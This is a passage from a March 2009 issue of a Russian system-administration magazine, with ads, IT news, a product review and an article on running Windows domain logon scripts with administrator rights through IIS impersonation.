

Так видит журнал читатель, который забыл оформить подписку:

НОВОГОДНИЕ
КАНИКУЛЫ ЗАТЯНУЛИСЬ

БЫСТРО РАСКУТИЛИ
ТИРАЖ

УЕХАЛ В ОТПУСК

ПОСЛЕ ОТПУСКА
АВРАТ НА РАБОТЕ

НЕОЖИДАННО
ЗАКОНЧИЛИСЬ ДЕНЬГИ

Так видит журнал читатель, оформивший подписку:

ПОДПИШИТЕСЬ И ЧИТАЙТЕ!

Роспечать – 20780, 81655
Пресса России – 88099, 87836
Интер-почта – тел. (495) 500-00-60

Системный администратор

№3(76) март 2009
подписной индекс 20780
www.samag.ru

Запускаем сценарий загрузки от имени администратора

Устанавливаем и настраиваем службу управления ключами в Windows Server 2008/Vista

Делегируем права на перемещение учетных записей пользователей в AD

Fedora 8 → Fedora 10: не пора ли обновиться?

Создаём шлюз с системой учёта трафика на слабом компьютере

Устанавливаем связку Squid + squidGuard + c-icap

IPython как инструмент системного администратора

Обзор ECM-системы Alfresco

Автоматическая загрузка объектов в PHP

Электронная версия журнала Linux Format. Публикация разрешена в соответствии с законом РФ. Заказ LC169780. Владелец копии: Стриженцов Владимир Владимирович, email: bobab@mtpr.ru



**12
лет**

**НАША КОМПАНИЯ ПРЕДОСТАВЛЯЕТ
ЛИНИИ СВЯЗИ В САМЫХ НЕПРОХОДИМЫХ
МЕСТАХ МОСКВЫ**

**10 МБИТ - \$500, ВКЛЮЧЕНО МНОГО ТРАФИКА.
ANYTHING ELSE?**

ЗВОНИТЕ, ДОГОВОРИМСЯ!

**г. Москва, Хлебный переулок 2/3, тел. 291-61-32, 202-61-43 (круглосуточно)
e-mail: support@redline.ru**


Реклама

Сертифицированные продукты ALT Linux

Для кого предназначены сертифицированные продукты?

- Для **организаций**, которым необходимо иметь **сертифицированное ПО**. Это многие государственные учреждения, оборонные предприятия и т.д.;
- Для **организаций**, работающих с **конфиденциальной информацией и персональными данными**. Под эту категорию попадают практически все фирмы, имеющие базу данных паспортов, номеров сотовых телефонов и т.п. (туристические фирмы, страховые компании, банки и т.д.), фирмы, проводящие анкетирование.

ALT Linux 4.0 Desktop Professional сертифицированный продукт для рабочих станций



ALT Linux 4.0 Desktop Professional сертифицирован Федеральной службой по техническому и экспортному контролю (ФСТЭК России).
Сертификат соответствия №1649 от 23 июля 2008:


- Классификация по уровню контроля отсутствия недеklarированных возможностей (НДВ) — **4 уровень**.
- Показатели защищенности от несанкционированного доступа к информации (СВТ) — по **5 классу защищенности**.

ALT Linux 4.0 Desktop Professional — это:

- Удобная в работе операционная система, дающая пользователю возможность решать обычные задачи, не опасаясь вирусов и не затрачивая время на поиск нужных прикладных программ в сети Интернет и на полках магазинов;
- Дружественная программа установки, работа с которой будет особенно приятна начинающим пользователям;
- ALTerator — интуитивно понятный инструмент настройки и управления системой.

Рекомендуемая розничная цена: **3800 руб.**

ALT Linux 4.0 Server Edition сертифицированный продукт для серверов



Всё, что можно сделать по настройке сервера без вмешательства пользователя, уже реализовано в дистрибутиве **ALT Linux 4.0 Server Edition**.

ALT Linux 4.0 Server Edition сертифицирован Федеральной службой по техническому и экспортному контролю (ФСТЭК России).

Сертификат соответствия №1501 от 8 ноября 2007:

- Классификация по уровню контроля отсутствия недеklarированных возможностей — **4 уровень**.
- Показатели защищенности от несанкционированного доступа к информации — по **5 классу защищенности**.

ALT Linux 4.0 Server Edition — серверный дистрибутив с широким спектром возможностей, включающий комплект готовых решений для актуальных задач организации: построения корпоративной сети и среды обмена информацией. Простые веб-интерфейсы управления, включенные в дистрибутив, позволяют существенно ускорить развертывание корпоративного сервера.

Рекомендуемая розничная цена: **22000 руб.**

реклама

www.altlinux.ru

По вопросам приобретения: zakaz@altlinux.ru



5 ТЕНДЕНЦИИ

АДМИНИСТРИРОВАНИЕ

6 Запускаем сценарий загрузки от имени администратора

Во время регистрации пользователя в домене Windows обрабатывает сценарий, обеспечивающий решение задачи инвентаризации, подключения сетевых ресурсов и настройки рабочей среды пользователя. Последняя из перечисленных задач решается частично из-за урезанных прав. Как расширить эти права, не давая пользователю дополнительных привилегий.

Иван Коробко

9 Hardware Inspector – ваш помощник

Инструмент для автоматизации учета компьютеров и лицензий на ПО, а также для решения многих задач автоматизации деятельности ИТ-подразделений.

Сергей Унагаев

10 Устанавливаем и настраиваем службу управления ключами в Windows Server 2008/Windows Vista

Windows Server 2008 и Windows Vista требуют проведения активации даже в случае использования корпоративного ключа. Задача усложняется, если необходимо провести активацию множества систем. Поможет в этом новая служба управления ключами.

Иван Квасников

12 Такие разные пароли

Password Settings Objects в Windows Server 2008.

Иван Квасников

14 Настраиваем Exchange 2007 для отправки электронной почты на внешние адреса

Подробности настройки.

Сергей Крутилин

16 Делегируем права на перемещение учетных записей пользователей в Active Directory. Часть 1

Рассмотрим расширение стандартного механизма делегирования полномочий управления учетными записями пользователей на примере Windows Server 2003.

Вадим Андросов

22 VMware Player 2.5

Сравнительно недавно компания выпустила новый продукт VMPlayer. Рассмотрим его подробнее.

Иван Коробко

26 Безболезненная замена устаревшего или отказавшего контроллера домена на базе Windows Server

Грамотное управление резервным контроллером домена поможет быстро и без проблем заменить предыдущий сервер.

Кирилл Семаев

30 Fedora8 → Fedora 10: не пора ли обновиться?

Инструкция по обновлению и описание наиболее типичных проблем.

Павел Закляков, Глеб Рыжаков

37 Обзор Open Source ECM-системы Alfresco

Возможности системы.

Сергей Яремчук

44 Создаём шлюз с системой учёта трафика на слабом компьютере

Как поставить и настроить шлюз для небольшой сети на основе FreeBSD.

Николай Емашев

51 Устанавливаем связку Squid + squidGuard + c-icap

Как ограничить доступ к нежелательным ресурсам Сети, отнимающим у сотрудников рабочее время.

Олег Палухин

ЧЕЛОВЕК НОМЕРА

56 Кликнем мышкой

Интервью с Михаилом Филиппенко, генеральным директором компании Fast Reports.

Оксана Родионова

БЕЗОПАСНОСТЬ

59 Средства обеспечения безопасности в Windows Vista. Часть 2

В этой статье мы поговорим о новом средстве контроля Parental Control, технологиях Bitlocker, NAP и усовершенствованиях безопасности в Internet Explorer.

Андрей Бирюков

ПРОГРАММИРОВАНИЕ

64 IPython как инструмент системного администратора

Первое знакомство с IPython.

Сергей Супрунов

ВЕБ-ПРОГРАММИРОВАНИЕ

70 Автоматическая загрузка объектов в PHP

Эта полезная возможность позволяет комфортно работать с большими проектами, экономя процессорное время, а самое главное – время разработчика.

Антон Гришан

75 WIMP – Windows, IIS, MySQL, PHP

Попробуем установить необходимые компоненты и развернуть PHP-приложение на базе IIS 7/Windows Server 2008.

Кирилл Сухов

АДМИНИСТРИРОВАНИЕ «1С»

80 1С:Предприятие 8. Управляемое приложение. Бета-версия

Новые подходы и технологические решения.

Альберт Балаков

РЕТРОСПЕКТИВА

86 Шедевр рекламного искусства

История создания ролика «1984» для Apple Macintosh.

Дмитрий Мороз

ТВОРЧЕСТВО АДМИНА

90 Пункт 4.11

Рассказ.

Станислав Шпак

93 СИСАДМИН ТОЖЕ ЧЕЛОВЕК

25, 69, 85

BUGTRAQ



Скорость. Надежность. Поддержка.



Поздравляем победителей

Админский приз «ДВА»

Радзиевский Дмитрий Николаевич (г. Боготол) выиграл приз от компании SecurIT – коммуникатор HTC Touch Viva T2223.

Гузевых Александр Петрович (г. Москва) получает Призовой сертификат на обучение в центре «Академия Корпоративных Систем» по курсам Microsoft, Linux, FreeBSD, Cisco (из программ CCNA, CCNP).

Кивель Олег Владимирович (г. Санкт-Петербург) выиграл приз от компании Sofkey – пакет программного обеспечения.

Калиш Николай Георгиевич (г. Москва) получает Призовой сертификат на обучение в центре «Академия Корпоративных Систем» по курсам Microsoft, Linux, FreeBSD, Cisco (из программ CCNA, CCNP).

Долгов Василий Иванович (г. Омск) – приз от компании Rusonyx – виртуальный выделенный сервер.

Мясниченко Денис Игоревич (г. Стаханов) получает приз от компании Rusonyx – виртуальный выделенный сервер.

розыгрышей призов!

Админский приз «ТРИ»

Попов Николай Викторович (г. Артемовский) выиграл приз от компании SecurIT – ноутбук ASUS F6A01.

Чивин Андрей Михайлович (г. Москва) получает Призовой сертификат на обучение в центре «Академия Корпоративных Систем» по курсам Microsoft, Linux, FreeBSD, Cisco (из программ CCNA, CCNP).

Сатунин Виктор Геннадьевич (г. Пермь) – приз от компании Paragon Software – Paragon Drive Backup 8.51 Enterprise Server Edition.

Дейнеко Сергей Витальевич (г. Москва) получает Призовой сертификат на обучение в центре «Академия Корпоративных Систем» по курсам Microsoft, Linux, FreeBSD, Cisco (из программ CCNA, CCNP).

Дядин Сергей Александрович (п. Шатки, Нижегородская обл.) получает приз от компании Dr.Web – пакет программного обеспечения.

Глушков Сергей Васильевич (г. Воронеж) выиграл приз от компании Dr.Web – пакет программного обеспечения.

Гип-гип, ура!

СИСТЕМНЫЙ администратор

Mandriva Linux

Сертифицированная ФСТЭК версия

Дружественный и удобный интерфейс, Простота работы и настройки, Большой спектр поддерживаемого оборудования, Гарантия безопасности: дистрибутивы сертифицированы ФСТЭК.*

Офисная рабочая станция

Mandriva Powerpack 2008 Spring — надежное решение для рабочей станции. Включает в себя офисный пакет OpenOffice.org: текстовый редактор, электронные таблицы, редактор презентаций, конструктор баз данных, почтовый клиент, браузер, другие интернет-приложения, графические редакторы, приложения для работы со звуком и видео, другое ПО для офисного компьютера.

Мобильное рабочее место

Mandriva Flash — защищенное рабочее место для мобильных сотрудников. Mandriva Flash загружается и работает прямо с USB-накопителя. Mandriva Flash содержит необходимые офисные приложения и достаточно места для хранения ваших настроек и данных. Все, что нужно для загрузки защищенного рабочего места — это любой компьютер, поддерживающий загрузку с USB-носителя.

Надежный сервер

Mandriva Corporate Server 4 Update 3 — надежное решение для сервера. На базе Mandriva Corporate Server можно создать: интернет-сервер, почтовый сервер, сервер баз данных, сервер приложений, сервер печати, и т.д.



* Сертификат ФСТЭК по 5 классу для СВТ и 4 уровню контроля НДВ.

Сертифицированные ФСТЭК продукты рекомендуются к использованию в государственных организациях и организациях, обрабатывающих персональные данные граждан.

Приобрести сертифицированные ФСТЭК продукты вы можете в ГНУ/Линуксцентре.

www.linuxcenter.ru | Телефон в Москве: (499)271-49-55 | Телефон в Санкт-Петербурге: 8(812) 309-06-86

Реклама

Электронная копия журнала Linux Format. Нелегальное распространение преследуется по закону РФ. Заказ LC169780. Владелец копий: Стриженцов Владимир Владимирович, email: bobah@smtp.ru

Linux Foundation запускает программу обучения по Linux-разработкам

Некоммерческая организация Linux Foundation (LF) объявила о том, что намерена запустить программу обучения по разработкам для Linux.

Инициатива получила название Linux Foundation Training Program, и о ее официальном запуске будет объявлено на саммите LF Annual Collaboration Summit, который пройдет с 8 по 10 апреля в Сан-Франциско (США). Заявляется, что время появления такой программы было выбрано в LF неслучайно: организация хочет «воспользоваться» всемирным экономическим кризисом и массовыми сокращениями для того, чтобы подготовить целое поколение Linux-специалистов, спрос на которых в ближайшие годы будет только расти, причем значительно.

Программа Linux Foundation Training Program будет подготовлена при прямом участии совета технических специалистов LF (Technical Advisory Board), в который входит ряд лидирующих Linux-разработчиков. Первое время планируется чтение трех курсов: «Создание приложений для Linux», «Ключевые навыки по разработке Linux-драйверов», «Отладка ядра и производительность».

В начале марта Linux Foundation объявила о достижении договоренности с SourceForge по поводу веб-сайта Linux.com, поддержкой которого теперь будет заниматься Linux Foundation. Новая версия Linux.com будет разрабатываться в течение ближайших месяцев для того, чтобы превратить сайт из обычного новостного ресурса в полноценный портал, «созданный сообществом для сообщества». Пока же на главной странице опубликовано уведомление о том, что сайт скоро появится, а сейчас пользователям предлагают перейти на другие ресурсы Linux Foundation. Кроме того, запущен проект IdeaForge, призванный собрать мнения посетителей о том, каким должно быть будущее Linux.com.

Red Hat выбирает KVM, Citrix делает бесплатным XenServer

В конце февраля Red Hat обнародовала свою стратегию в области виртуализации на наступивший 2009 год.

Согласно опубликованным планам, дальнейшие виртуализационные продукты Red Hat будут основаны на KVM – инфраструктуре, создаваемой Open Source-энтузиастами в рамках Linux-ядра. Заявляется, что благодаря этому Red Hat станет единственной компанией, выбравшей KVM в качестве такой базы. Существующие установки Red Hat Enterprise Linux (RHEL) с (пока) более популярным Xen будут поддерживаться в течение всего жизненного цикла RHEL 5. Кроме того, в Red Hat позаботятся о том, чтобы максимально облегчить своим клиентам процесс миграции с Xen на KVM – с помощью специальных утилит и сервисов.

Также Red Hat анонсировала ряд своих новых продуктов, призванных сделать технологию виртуализации доступной всем желающим:

- **Red Hat Enterprise Virtualization Manager for Servers** – интегрированное средство управления виртуализацией на серверах с поддержкой «живой миграции», системного планировщика, управления питанием, снимков (снапшотов), управления образами, функций мониторинга и составления отчетов;

- **Red Hat Enterprise Virtualization Manager for Desktops** – система управления виртуальными десктопами на основе Qumranet SolidICE;

- **Red Hat Enterprise Virtualization Hypervisor** – новый самостоятельный гипервизор виртуализации Red Hat, призванный создать стандартизованную и высокопроизводительную основу для гостевых окружений.

Релизы продуктов из набора Red Hat Enterprise Virtualization будут проводиться последовательно с середины этого года.

В то же время компания Citrix Systems, поглотившая XenSource летом 2007 года, объявила о том, что ее виртуализационное решение Citrix XenServer отныне доступно бесплатно.

В посвященном этому событию пресс-релизе акцентировалось внимание на том, что XenServer – это решение корпоративного класса, в отличие от других доступных бесплатно, «обычных гипервизоров, большинство из которых ограничены для практического использования в реальных окружениях».

«Этот шаг направлен на ускорение адаптации виртуализации за счет устранения барьеров вроде высокой стоимости и сложности, которые можно было наблюдать долгое время, – заявил Саймон Кросби (Simon Crosby), технический директор из подразделения по виртуализации Citrix. – Чем быстрее мы поможем клиентам виртуализовать миллионы серверов, не подвергшихся виртуализации до сих пор, тем скорее они начнут выгодно пользоваться этим, переводя статические дата-центры в центры динамической доставки, где нагрузка от каждого приложения, десктопа и сервера рассматривается как сервис по запросу (on-demand)».

Open Source-разработчикам Нью-Йорка могут снизить налоги

Законодательное собрание штата Нью-Йорк рассматривает постановление, согласно которому разработчикам программного обеспечения с открытым исходным кодом будут предоставляться льготы на налоги, связанные с затратами на Open Source-проекты.

В проекте заявляется, что законодательное собрание штата Нью-Йорк использует в своей работе Open Source-программы вроде веб-браузера Firefox, почтового клиента от Mozilla и веб-системы календарей WebCalendar, что позволяет существенно экономить на расходах на ПО. Далее утверждается, что Open Source активно поддерживается «крупными корпорациями вроде IBM», которые имеют право на удержание налога, однако «подавляющим большинством Open Source-разработчиков являются добровольцы, которые не получают налоговую скидку».

В связи со всем этим предлагается предоставить индивидуальным нью-йоркским разработчикам программного обеспечения с открытым кодом возможность получать 20-процентную скидку на налоги, непосредственно связанные с их Open Source-проектами. 

Подготовил Дмитрий Шурупов
по материалам www.nixr.ru

Запускаем сценарий загрузки от имени администратора

Иван Коробко

Во время регистрации пользователя в домене Windows отработывает сценарий, обеспечивающий решение задачи инвентаризации, подключения сетевых ресурсов и настройки рабочей среды пользователя. Однако последняя из перечисленных задач решается не полностью из-за урезанных прав. Рассмотрим, как расширить эти права, не давая пользователю дополнительных привилегий.

Рядовой пользователь не обладает правами системного администратора на рабочем компьютере, поэтому для выполнения достаточно большого количества задач, касающихся настройки рабочей станции, у него не хватает прав.

Все манипуляции, которые необходимо сделать администратору на удаленном компьютере, в большинстве случаев сводятся к изменению данных в реестре или копированию каких-либо файлов. Обе эти задачи можно решить с помощью групповых политик, однако их достаточно сложно правильно настроить, а также диагностировать возникающие при их работе неполадки.

Существует много способов решения данной задачи, которые в итоге сводятся к копированию и регистрации какой-либо библиотеки, содержащий COM-объект с ее последующей регистрацией в сети. Реализация этого механизма также не позволяет избежать использования групповых политик. Другим возможным решением является вызов или запуск командного файла или сценария от имени администратора, пароль которого публикуется в открытом виде. Вердикт этому решению – небезопасно, а значит, от него придется отказаться.

Оптимальным решением, как показала практика, является использование трехзвенной системы, например сервер IIS, который позволяет обеспечить имперсонализацию, т.е. подстановку имени и пароля, хранящихся на сервере в зашифрованном виде. Рассмотрим подробнее устройство сценария.

Структура сценария

Любой сценарий регистрации пользователей в сети решает несколько задач:

- **Инвентаризация.** Включает в себя сбор информации о пользователе, регистрирующемся в сети и рабочей станции: ее программной и аппаратной конфигурации.
- **Создание и настройка файловой системы обмена** (требует административных прав). Динамическое управление файловыми ресурсами, построенными на основе DFS.
- **Автоматическое подключение сетевых ресурсов:** принтеров и дисков на основе членства в группах безопасности в каталоге Active Directory.
- **Автоматическая настройка рабочих станций** (часть выполняется от имени пользователя, часть тре-

бует административных привилегий). Унификация оформления рабочего стола, языковых предпочтений, управления ярлыками в папке «Мой Компьютер» и т. д.

- **Обеспечение интерактивности работы сценария.** В ходе работы сценария на экране отображается различная информация о работе сценария.

Анализирую приведенный список задач, четко видно, что часть из них требует административных привилегий. Создав ASP.NET-страницу, хранящуюся на IIS-сервере, можно обеспечить удаленное управление реестром. Более того, таким образом реализуют удаленное управление DFS, параметрами безопасности файловой системы и т. д.

Реализация поставленной задачи состоит из двух крупных частей: обращение к сайту в «тихом» режиме и обеспечение работы имперсонализации на IIS-сервере.

Сценарий регистрации пользователей в сети

В качестве языка сценариев может быть использован любой встроенный скриптовый язык, например: VBScript

(VBS), Jscript (JS) или пакетные файлы (CMD).

Модульный принцип сценария

Для повышения надежности и управляемости сценария лучше всего использовать модульный принцип. В соответствии с ним сценарий состоит из нескольких частей – модулей, которые выполняются в указанной последовательности. Оптимальное решение в данном случае – использовать командный файл (см. **ЛИСТИНГ 1**), в котором перечислены выполняемые модули.

Создание такого файла имеет ряд особенностей:

- Запускаемые модули, как и сам командный файл, находятся в каталоге \\DOMAIN\Netlogon. Если в командном файле указать просто имя файла с расширением, то модуль-сценарий не будет найден. Путь необходимо указывать целиком [1]: «%0\..*.*».
- Последовательного выполнения файлов добиваются использованием команды: «start /wait».

Листинг. 1. Пакетный файл LOGON.BAT

```
start /wait wscript.exe %0\..\inventory.vbs
start /wait wscript.exe %0\..\network.vbs
...
start /wait wscript.exe %0\..\admin.vbs
```

Запуск сценария

Выполнение сценария загрузки можно обеспечить двумя способами:

- Заполнив поле Logon script учетной записи пользователя в каталоге Active Directory (см. **рис. 1**). Предполагается, что указанный в ней сценарий физически расположен в папке \\Domain\NetLogon.
- Настроив доменную политику безопасности для пользователя или компьютера Logon, находящейся в разделе Security (см. **рис. 2**). В этом случае предполагается, что сценарий находится в папке Logon (C:\WINDOWS\SYSVOL\sysvol\DNS_DOMAIN_NAME\Policies_NTFRS_18a75c94\31B2F340-016D-11D2-945F-00C04FB984F9\User\Scripts\Logon).

С помощью первого варианта можно персонализировать сценарий для группы пользователей, назначив его каждому персонально. С помощью второго варианта, создав несколько политик безопасности, можно обеспечить выполнение нескольких сценари-




Рисунок 1. Назначение сценария загрузки с помощью Active Directory Users and Computers

ев для одного пользователя в зависимости от компьютера, с которого он загружается.

Обращения к IIS-серверу

Все перечисленные в **листинге 1** сценарии располагаются в каталоге NETLOGON контроллера домена. Не является исключением сценарий обращения к IIS-серверу, эмулирующего вызов Internet Explorer, по умолчанию установленного в любой операционной системе Windows, и сценарий вызова страницы по указанному адресу, например <http://RemoteRegistry>.

Сценарий вызова страницы работает по алгоритму, который рассмотрен в **листинге 2**. На первом этапе создают экземпляр объекта InternetExplorer.Application. Перед тем как управлять им, для предотвращения ошибки в работе сценария необходимо дождаться окончания загрузки браузера. Для этого используется свойство IE.Busy совместно с циклом Do While... Loop. При завершении загрузки стра-




Рисунок 2. Запуск сценария загрузки политикой безопасности




Рисунок 3. Создание пула для сайта

ницы – IE.Busy=0. Затем, после того как объект стал доступен для управления, необходимо сделать окно браузера невидимым с помощью свойства Visible. Теперь с помощью метода Navigate() сценарий выполнит загрузку указанной в качестве свойства страницы. Дождавшись окончания работы сценариев на сайте, уничтожим созданный объект IE, вызвав функцию Quit.

Листинг 2. Обращение к интернет-ресурсу

```
Set IE=CreateObject("InternetExplorer.Application")
'Ожидание пока не загрузится браузер
Do While (IE.Busy)
    WScript.Sleep 100
Loop
IE.Visible =0
IE.Navigate("http://RemoteRegistry")
'Ожидание пока не загрузится браузер
Do While (IE.Busy)
    Wscript.Sleep 100
Loop
IE.Quit()
```

Управление имперсонализацией сайта

Существует как минимум два решения. Каждое из них имеет свои преимущества и недостатки. Первое решение – настроить пул для сайта, в котором прописать имя и пароль учетной записи пользователя, от имени которого будет выполняться страница на сервере. Второй вариант – сделать




Рисунок 4. Привязка сайта к пулу приложения

необходимые изменения в конфигурационном файле настроек web.config. Рассмотрим оба способа подробнее.

Настройка пула для сайта

Начиная с Windows 2003 в комплект дистрибутива Windows входит IIS 6. Одной из его отличительных особенностей является поддержка индивидуального пула безопасности для каждого веб-сайта. В связи с этим к разделам Web Site и Web Service Extension добавился раздел Application Pool.

Любой вновь созданный файл входит в DefaultAppPool, у которого взаимодействие между серверами осуществляется с помощью встроенной учетной записи Network Service. Для решения поставленной задачи необходимо создать новый пул, например Admin (см. рис. 3), и во вкладке Identity указать имя (Domain/Login) и пароль учетной записи, прав которой достаточно для решения поставленной задачи.

После того как пул создан, необходимо для сайта назначить новый пул. Для этого в свойствах сайта нужно во вкладке Home Directory изменить пул приложения (см. рис. 4). Этот способ самый безопасный, поскольку пароль пользователя хранится на сервере в зашифрованном виде.

Конфигурационный файл web.config

Файл web.config представляет собой текстовый файл в формате XML, с помощью которого осуществляется управление библиотеками Framework, параметрами безопасности и т. д. Имперсонализацией управляют тегом identity (см. листинг 3), который содержит три параметра:

- **Impersonate** – принимает булево значение: true или false;
- **Username** – учетная запись пользователя в формате Domain/Login;
- **Password** – пароль в явном виде.

Листинг 3. Управление имперсонализацией в файле web.config

```
<?xml version="1.0"?>
<configuration>
  <system.web>
    ...
    <identity impersonate="true" userName="***\*****"
      password="*****"/>
  </system.web>
</configuration>
```

Управление файлом осуществляется как вручную, так и с помощью настроек Framework в свойствах сайта. Несмотря на то что при правильной настройке сайта пользователь не может увидеть ни файл web.config, ни его содержимое, все же хранение имени и пароля урезанной в правах административной учетной записи – не самое лучшее решение.

Заключение

Создавая сайт с использованием имперсонализации можно полностью обеспечить доступ к реестру, к файловой системе на серверах и т. д. Включая такие сайты в сценарии загрузки, администратор полностью обеспечит всестороннюю настройку рабочих машин во время входа в сеть.

1. Use of the %0\.\ Syntax in the Smls.bat File – <http://support.microsoft.com/kb/121387>.

Hardware Inspector – ваш помощник

Сергей Унагаев

Hardware Inspector предназначен для автоматизации учета компьютеров и лицензий на ПО, а также решает многие задачи автоматизации деятельности ИТ-подразделений.

Линейка программных продуктов серии Hardware Inspector пользуется заслуженным интересом в России и странах СНГ вот уже более 5 лет. По статистике таких дилеров как «Софткей», Softline и Allsoft.ru продукты Hardware Inspector и Hardware Inspector Client/Server традиционно являются лидерами продаж в области учета компьютеров и автоматизации работы ИТ-структур.

В марте этого года пользователям была представлена новая версия v4.0, в которой появился очень интересный механизм – «Аудит рабочих мест».

Аудит рабочих мест

Данный механизм предназначен для ежедневного контроля отклонений в составе устройств компьютеров на рабочих местах.

Он позволяет оперативно отслеживать следующие виды отклонений: появление новых и исчезновение старых устройств, выполненные перемещения, которые забыли отразить в базе данных.

Кроме того, аудит рабочих мест может использоваться для быстрого первичного формирования базы данных компьютеров и устройств нажатием «одной кнопки».

Кроссировка сети

Стоит отметить и новый инструмент «Кроссировка сети», предназначенный для документирования карты ЛВС и учета кабельного хозяйства компании.

Учет лицензий на ПО

Уже не первый день чрезвычайно актуальной темой во всех компаниях является организация учета имеющихся ли-

цензий на программное обеспечение и планирования закупки новых.

Особенно эта тема волнует системных администраторов и руководство ИТ-подразделений, так как уголовная ответственность за нарушение авторских и смежных прав по-умолчанию лежит именно на них.

Даже если весь «софт» на компьютерах установлен лицензионный или бесплатный, никто не гарантирует, что сами пользователи не установят пиратские копии на своих компьютерах самостоятельно.

Hardware Inspector позволяет осуществлять контроль наличия и перемещения лицензий как отдельных учетных объектов. А также формировать отчеты, которые способны переложить ответственность за установленное нелегальное ПО на самих пользователей.

Учет заявок

Продуктивность и слаженность работы ИТ-подразделения во многом зависят от организации приема и обработки заявок на обслуживание, поступающих от пользователей.

Рассматриваемое решение имеет как встроенный учет заявок, так и возможность интеграции с веб-ориентированным продуктом Hardware Inspector ServiceDesk.

Инвентаризация

В любой компании как минимум раз в год проводится инвентаризация компьютеров.

Hardware Inspector предлагает инструменты организации учета и проведения процедур инвентаризации оборудования с использованием сканеров штрихкода.

Клиент-серверный вариант

